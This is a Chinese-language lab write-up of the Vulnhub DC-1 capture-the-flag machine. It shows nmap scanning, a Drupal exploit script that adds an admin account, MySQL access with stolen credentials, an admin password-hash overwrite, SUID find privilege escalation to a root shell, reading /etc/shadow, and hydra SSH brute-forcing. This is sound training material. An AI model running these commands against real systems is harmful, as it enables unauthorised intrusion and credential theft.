
Vulnhub靶场——DC-1
记一次Vulnhub靶场练习记录
靶机DC-1下载地址:
官方地址

https://download.vulnhub.com/dc/DC-1.zip
该靶场共有5个flag,下面我们一个一个寻找

打开靶机,使用kali进行局域网地址扫描
方法一、
arp-scan -l

方法二、

查看本机IP
ip addr
nmap -sP 192.168.101.0/24
发现目标主机后检测其开放的端口
nmap -A -p- 192.168.101.11

发现开启了80端口,在浏览器查看页面信息

使用kali的Metasploit工具检查Drupal网站存在的漏洞

使用相对较新的漏洞成功率会高一点

顺利拿到shell,查看当前目录下的文件结构

发现flag1.txt,使用cat命令进行查看

得到下一步骤的提示,去查看配置文件
查找后发现CMS的配置文件是网站根目录下的sites/default下的setting.php文件
查看文件信息

在这里发现了flag2和数据库用户名和密码的信息

尝试登陆数据库

发现有python工具


发现靶机已安装python 2.7.3,通过pty.spawn()获得交互式shell
python -c 'import pty; pty.spawn("/bin/bash")'
利用之前拿到的账号密码登陆MySQL
mysql -udbuser -pR0ck3t

成功登陆到MySQL数据库中,查看数据库名


发现users数据表,猜测存储的是用户信息

这里有两个方法获得admin权限
方法一、使用漏洞得到一个具有admin权限的新用户
查看版本信息
cat /var/www/includes/bootstrap.inc | grep VERSION

Drupal版本为7.24
查询攻击脚本信息
searchsploit drupal

可以添加的用户名为admin1,密码为admin1使用适合的攻击脚本进行攻击
python /usr/share/exploitdb/exploits/php/webapps/34992.py -t http://192.168.101.11 -u admin1 -p admin1


查询数据库信息

方法二、更改admin的密码
加密脚本位置在网站根目录下的scripts下,查询网站根目录位置

切换到网站根目录,使用加密脚本生成加密密文
./scripts/password-hash.sh

进入MySQL更改admin密码
update users set pass="$S$D1mTsTyVgtvyORw3IOMad6WA5GlcWXJXFTNIzW670qs055u0/mY9" where uid=1;
查询数据信息

更改成功
在网页进行登陆,在Content中发现flag3



Flag3关键词有perms、find、-exec、shadow
使用find查询有特殊权限suid的命令
find / -perm -4000

find / -type f -perm -u=s 2>/dev/null


发现其中有find命令,使用find命令进行提权
开始尝试
touch aaa

find ./ -name aaa -exec "whoami" \;

find ./ -name aaa -exec "/bin/sh" \;


成功提权
之前在查看网站根目录时发现有一个flag4用户,所以在home目录下应该还有一个flag4目录
进行查看

查看root目录结构

成功拿到全部flag
.
.
.
.
.
.
此系统的flag4用户可以使用hydra工具爆破密码,下载John密码包
wget clone http://www.openwall.com/john/j/john-1.8.0.tar.gz

tar -xvf john-1.8.0.tar.gz

cd john-1.8.0/src

make linux-x86-64
查看/etc/shadow信息

使用如下命令进行暴力破解
hydra -l flag4 -P john-1.8.0/run/password.lst ssh://192.168.101.11 -f -vV -o hydraflag4.ssh

得到flag4的账号密码
login: flag4 password: orange
可以使用ssh进行登陆
